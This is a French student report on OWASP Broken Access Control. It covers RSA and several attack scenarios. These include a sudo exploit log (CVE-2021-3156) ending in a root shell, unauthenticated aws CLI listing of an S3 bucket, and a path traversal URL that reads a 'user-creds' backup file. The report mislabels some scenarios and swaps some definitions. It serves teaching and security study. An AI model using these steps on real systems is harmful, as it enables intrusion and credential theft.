

[OBJ] Docs

[OBJ]

[OBJ]

[OBJ]

[OBJ]

RAPPORT N° 3 D'INGÉNIERIE DE LA CRYPTOGRAPHIE



Groupe 4 :

Sira NDIAYE

Ndeye Maty TEUW

Adja Rokhaya NDOYE

Yakhya DIALLO

Ndeye Fagnan BEYE

24/11/2022

DIC 3 Informatique/ Télécom

PHASE I : PRÉSENTATION DE LA CATÉGORIE CHOISIE

Passée première dans le classement des 10 vulnérabilités les plus communes en 2021 de l'Open Web Application Security Project (OWASP), le Broken Access Control désigne le scénario dans lequel les attaquants peuvent accéder, modifier,

supprimer ou effectuer des actions en dehors des autorisations prévues pour une application ou un système. Selon l'organisation, trente-quatre (34) vulnérabilités appelés Common Vulnerabilities Enumerations (CWEs) peuvent être classées comme une forme de violation du contrôle d'accès, par exemple lorsque des utilisateurs normaux peuvent accéder à des fonctions réservées aux administrateurs en modifiant les paramètres d'une URL, en visualisant ou en modifiant les données d'un autre utilisateur ou en procédant à une escalade des privilèges (CWE-275) .

La vulnérabilité Broken Access Control peut être divisée en trois (3) catégories et concerne différents niveaux d'accès aux privilèges qui sont :

- L'accès vertical:

Lorsque des utilisateurs peuvent accéder aux données d'autres utilisateurs qui ont le même niveau de permissions qu'eux.

- L'accès horizontal :

Lorsque les utilisateurs peuvent accéder aux données des utilisateurs qui ont des autorisations pour effectuer certaines actions que les utilisateurs normaux ne peuvent pas effectuer, avec les contrôles d'accès verticaux, différents types d'utilisateurs ont accès à différentes fonctions de l'application.

- L'accès en fonction du contexte :

Lorsqu'un utilisateur est autorisé à effectuer des actions dans le mauvais ordre. Par exemple, après avoir acheté des articles sur un site de commerce électronique, un utilisateur ne devrait pas être autorisé à modifier son panier. Le contrôle d'accès dépendant du contexte ne permet pas à un utilisateur de modifier les articles après le paiement, mais s'il est cassé, alors l'utilisateur sera autorisé à faire des modifications.

La cryptographie est un ensemble de procédés visant à crypter des informations afin de garantir les quatre (4) services fondamentaux de la sécurité des informations que sont la confidentialité, l'intégrité des données, l'authentification

et la non-répudiation. La faille qui est l'objet de notre étude impacte tous ces services comme suit:

- Confidentialité

Des CWEs comme la CWE-863 (Incorrect Authorization) et la CWE-352 (Cross-Site Request Forgery) impactent techniquement ce principe de la sécurité à travers la lecture de données d'application, la lecture de fichiers ou de répertoires, l'obtention de privilèges ou l'usurpation d'identité, le contournement du mécanisme de protection, etc. Un attaquant pourrait lire des données sensibles, soit en lisant les données directement à partir d'une source de données qui n'est pas correctement restreinte, soit en accédant à une fonctionnalité privilégiée insuffisamment protégée pour lire les données.

Référence: [CVE-2008-6123](#), [CVE-2008-3424](#)

- Intégrité

Impact technique : Modification des données de l'application ; modification des fichiers ou des répertoires.

Un attaquant pourrait modifier des données sensibles, soit en écrivant les données directement dans un magasin de données dont l'accès n'est pas correctement limité, soit en accédant à une fonctionnalité privilégiée insuffisamment protégée pour écrire les données.

Référence : [CVE-2005-2801](#)

- Contrôle d'accès

Impact technique : obtention de privilèges ou usurpation d'identité ; contournement du mécanisme de protection.

Un attaquant pourrait obtenir des privilèges en modifiant ou en lisant directement des données critiques, ou en accédant à une fonctionnalité privilégiée.

Par exemple, la CWE-639 a des impacts qui ne portent que sur ce principe à travers le mécanisme de protection de contournement, l'obtention des privilèges ou la prise d'identité.

Référence: [CVE-2001-1155](#), [CVE-2008-3424](#), [CVE-2008-7109](#)

1. Chiffrement RSA

Le contrôle d'accès implique, entre autres, la vérification d'un utilisateur, c'est-à-dire vérifier si le dit utilisateur est connecté, ou s'il est autorisé à passer (ses identifiants de connexion sont corrects). Il existe cependant une troisième vérification à faire qui consiste à s'assurer que les informations de connexion ne sont pas falsifiées et cela se produit lorsqu'un jeton JWT (Json Web Token) est contrefait, par exemple si l'algorithme de cryptage n'est pas correctement défini. C'est dans ce cas précis, que le choix d'algorithmes de chiffrement, tels que le chiffrement RSA, intervient afin de contourner ce problème.

RSA est le système cryptographique, ou cryptosystème, le plus populaire pour le chiffrement à clé publique. Il est souvent utilisé pour la sécurisation des données confidentielles, en particulier lorsqu'elles sont transmises sur un réseau peu sûr comme Internet. Si RSA offre autant de sécurité, c'est parce qu'il est très difficile de factoriser de grands entiers qui sont eux-mêmes le produit de deux grands nombres premiers. Multiplier ces deux nombres est facile, mais déterminer les nombres entiers d'origine à partir du total (la factorisation) est considéré comme une opération quasi impossible étant donné le temps qu'elle prendrait, même avec les ordinateurs super puissants actuels.

Quel mécanisme derrière le chiffrement RSA?

Nous générons dans un premier temps la clé publique

*On choisit deux nombres premiers que nous pouvons nommer P et Q. La première partie de la clé publique consistera en la multiplication de ces deux nombres et dont le résultat sera contenu dans n, appelé le module de chiffrement.

* Dans un deuxième temps, nous calculerons $\phi(n) = (p-1)(q-1)$ qui est la valeur de [l'indicatrice d'Euler](#) en n. Puis, nous choisirons e, l'exposant de chiffrement qui est un entier naturel et premier avec $\phi(n)$ et strictement inférieur à elle.

La clé publique sera constituée des nombres n et e.

* Enfin, nous devons calculer l'entier naturel d, [inverse modulaire](#) de e; d peut se

calculer efficacement par l'[algorithme d'Euclide étendu](#).

La clé privée sera le nombre d ainsi trouvé.

PHASE II : Exemples de scénarios

Scénario I (OWASP) :

L'application utilise des données non vérifiées dans un appel SQL qui accède aux informations de compte :

```
pstmt.setString(1, request.getParameter("acct"));
```


```
ResultSet results = pstmt.executeQuery();
```

Un attaquant modifie simplement le paramètre 'acct' du navigateur pour envoyer le numéro de compte de son choix. S'il n'est pas correctement vérifié, l'attaquant peut accéder au compte de n'importe quel utilisateur.

<https://example.com/app/accountInfo?acct=notmyacct>


Mise en oeuvre scénario I:

```
16 @WebServlet("/Scenario1")
17 public class Scenario1 extends HttpServlet {
18     private static final long serialVersionUID = 1L;
19     private static final String VUE_ADD = "/WEB-INF/add.jsp";
20     private static final String VUE_LIST = "/WEB-INF/list.jsp";
21     public Scenario1() {}
22
23     protected void doGet(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
24
25         if(req.getParameter("champ") != null) {
26             Stockage stock = new Stockage(req.getParameter("champ"));
27             DatabaseManager.add(stock);
28             //getServletContext().getRequestDispatcher(VUE_LIST).forward(req, resp);
29             resp.sendRedirect("List");
30         } else {
31             getServletContext().getRequestDispatcher(VUE_ADD).forward(req, resp);
32         }
33     }
34 }
35
```




Liste des champs

- Add correctly



- Add correctly



Scénario II (OWASP) :

Si un utilisateur non authentifié peut accéder à l'une ou l'autre des pages, c'est un défaut. Si un non-administrateur peut accéder à la page d'administration, il s'agit d'un défaut.


<https://example.com/app/getappInfo>

https://example.com/app/admin_getappInfo


Mise en oeuvre Scénario II:

Un attaquant force la navigation vers des URL cible dont il ne détient pas les droits , ou dont les droits d'administrateur sont requis. Par exemple, si un utilisateur lambda d'une application web arrive à avoir accès au dashboard d'administration de cette application .

Prenons l'exemple d'un lien ou URL d'un cours universitaire accessible depuis internet .



En changeant délibérément l'URL de la page , on atterrit sur une page contenant la liste de plusieurs documents et ressources uploader par un utilisateur donné (duris). Ce qui viole catégoriquement le principe de contrôle d'accès .



Scénario III :

Une application qui utilise une base de données non vérifiée et qui permet d'accéder aux informations d'un autre compte. Cette pratique est assez fréquente vu que beaucoup d'applications web utilisent ce principe d'injection d'informations sur les utilisateurs directement dans un URL , ce qui permet d'avoir des traitements personnalisés .

Mise en oeuvre :

Scénario II:

Un utilisateur simple dans un système linux ne possède pas nativement tous les droits sur le système, c'est pour cela qu'on parle de sudo qui permet d'emprunter les privilèges et droits de l'utilisateur root . Si un utilisateur simple n'ayant pas droit à ces privilèges arrive à les obtenir , on peut donc parler de violation de contrôle d'accès .

La vulnérabilité **CVE-2021-3156** permet cet élévation de privilège non régulé , avec l'exploitation du fichier (./exploit).

```
tryhackme@sudo-bof:~$ ls
exploit
tryhackme@sudo-bof:~$ ./exploit
[sudo] password for tryhackme:
Sorry, try again.
# id
uid=0(root) gid=0(root) groups=0(root),1000(tryhackme)
#
```

PHASE III : Implémentation et Démonos

CWE-CVE:

Parmi les sous catégorie de top un Owasp , figure la liste de vulnérabilité **CWE-23: Relative Path Traversal** .

Pour l'implémentation et démonstration d'un scénario de contrôle d'accès défaillant , on choisit de s'attarder sur la vulnérabilité path traversal ou aussi connu sous le nom de directory traversal (attaque par traversée de chemin ou tr).



Une attaque par traversée de chemin (également connue sous le nom de traversée de répertoire) vise à accéder aux fichiers et répertoires stockés en dehors du dossier racine Web. En manipulant des variables qui référencent des fichiers avec des séquences "point-point-barre oblique (../)" et ses variantes ou en utilisant des chemins de fichiers absolus, il peut être possible d'accéder à des fichiers et répertoires arbitraires stockés sur le système de fichiers, y compris le code source de l'application ou la configuration et les fichiers système critiques. Il convient de noter que l'accès aux fichiers est limité par le contrôle d'accès opérationnel du système (comme dans le cas de fichiers verrouillés ou en cours d'utilisation sur le système d'exploitation Microsoft Windows).

Outils utilisés pour cette implémentation :

- Aws s3 service de stockage cloud
- Aws command line interpretation

Etape I:


Présentement on a site de web de recueil de poème hébergé dans aws cloud s3



En inspectant cette page ci dessus , on arrive a avoir le chemin complet pointant vers la partie stockant les fichier de l'application :

URL:

<https://shared-bucket-for-applications.s3-ap-southeast-1.amazonaws.com>
[m](https://shared-bucket-for-applications.s3-ap-southeast-1.amazonaws.com)



```
1
2
3 <!DOCTYPE html>
4 <html lang="en">
5 <head>
6 <!-- Required meta tags -->
7 <meta charset="utf-8">
8 <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">
9 <!-- End Required meta tags -->
10 <!-- Begin SEO tag -->
11 <title></title>
12 <!-- End SEO tag -->
13 <!-- FAVICONS -->
14 <link rel="apple-touch-icon-precomposed" sizes="144x144" href="https://shared-bucket-for-applications.s3-ap-southeast-1.amazonaws.com/static/apple-touch-
15 <link rel="shortcut icon" href="https://shared-bucket-for-applications.s3-ap-southeast-1.amazonaws.com/static/favicon.ico">
16 <meta name="theme-color" content="#3963A8">
17 <!-- End FAVICONS -->
18 <script src="https://shared-bucket-for-applications.s3-ap-southeast-1.amazonaws.com/static/vendor/pace/pace.min.js"></script>
19 <!-- BEGIN BASE STYLES -->
20 <link rel="stylesheet" href="https://shared-bucket-for-applications.s3-ap-southeast-1.amazonaws.com/static/vendor/bootstrap/css/bootstrap.min.css">
21 <link rel="stylesheet" href="https://shared-bucket-for-applications.s3-ap-southeast-1.amazonaws.com/static/vendor/font-awesome/css/font-awesome-all.min.cs
22 <link rel="stylesheet" href="https://shared-bucket-for-applications.s3-ap-southeast-1.amazonaws.com/static/vendor/open-iconic/css/open-iconic-bootstrap
23 <!-- END BASE STYLES -->
24 <!-- BEGIN PLUGINS STYLES -->
25 <!-- END PLUGINS STYLES -->
26 <!-- BEGIN THEME STYLES -->
27 <link rel="stylesheet" href="https://shared-bucket-for-applications.s3-ap-southeast-1.amazonaws.com/static/stylesheets/main.css">
28 <link rel="stylesheet" href="https://shared-bucket-for-applications.s3-ap-southeast-1.amazonaws.com/static/stylesheets/custom.css">
29 <!-- END THEME STYLES -->
30 </head>
31 <body>
32
33 <br><br>
34
35 <h1 id="publisher" class="text-center">A Fairy Song</h1>
36 <!-- /.section-block -->
37 <!-- /.section-block -->
38 <br>
39
```

Etape II:

A présent on va utiliser l'invite de commande aws , qui permet la gestion des ressource aws a travers un terminal .

```
aws --no-sign-request --region ap-southeast-1 s3 ls s3://shared-bucket-for-applications
PRE backup/
PRE david/
PRE static/
yakhya@yakhyapec:~$ aws --no-sign-request --region ap-southeast-1 s3 ls s3://shared-bucket-for-applications/david/
PRE poem/
yakhya@yakhyapec:~$ aws --no-sign-request --region ap-southeast-1 s3 ls s3://shared-bucket-for-applications/david/poem/
2020-12-18 17:06:53 440 A-Fairy-Song
2020-12-18 17:06:53 273 Aubade
2020-12-18 17:06:53 433 Carpe-Diem
2020-12-18 17:06:54 322 Dirge-of-the-Three-Queens
2020-12-18 17:06:54 587 O-never-say-that-I-was-false-of-heart
2020-12-18 17:06:53 410 Under-the-Greenwood-Tree
yakhya@yakhyapec:~$ aws --no-sign-request --region ap-southeast-1 s3 ls s3://shared-bucket-for-applications/backup/
2020-12-18 17:04:29 0
2020-12-18 17:04:38 667 user-creds
```


En utilisant url trouve dans le code source de la page , on arrive à lister tous les dossiers présent dans bucket s3 qui stock l'application .

On constate la présence d'un dossier **backup** qui contient le fichier **user-creds** qui stock

en lui les credentials des utilisateur du système de stockage.

Etape III:

A présent on va essayer d'accéder à ce fichier a travers le navigateur , en altérant l'URL par défaut et essayer de remonter jusqu'à la racine puis dans le dossier backup .



En alternant l'URL par défaut en :

`https://fx43umw4ha.execute-api.ap-southeast-1.amazonaws.com/production?file=../../backup/user-creds` .

On arrive a lire ce fichier de backup contenant des informations sur les utilisateurs du système sous format JSON.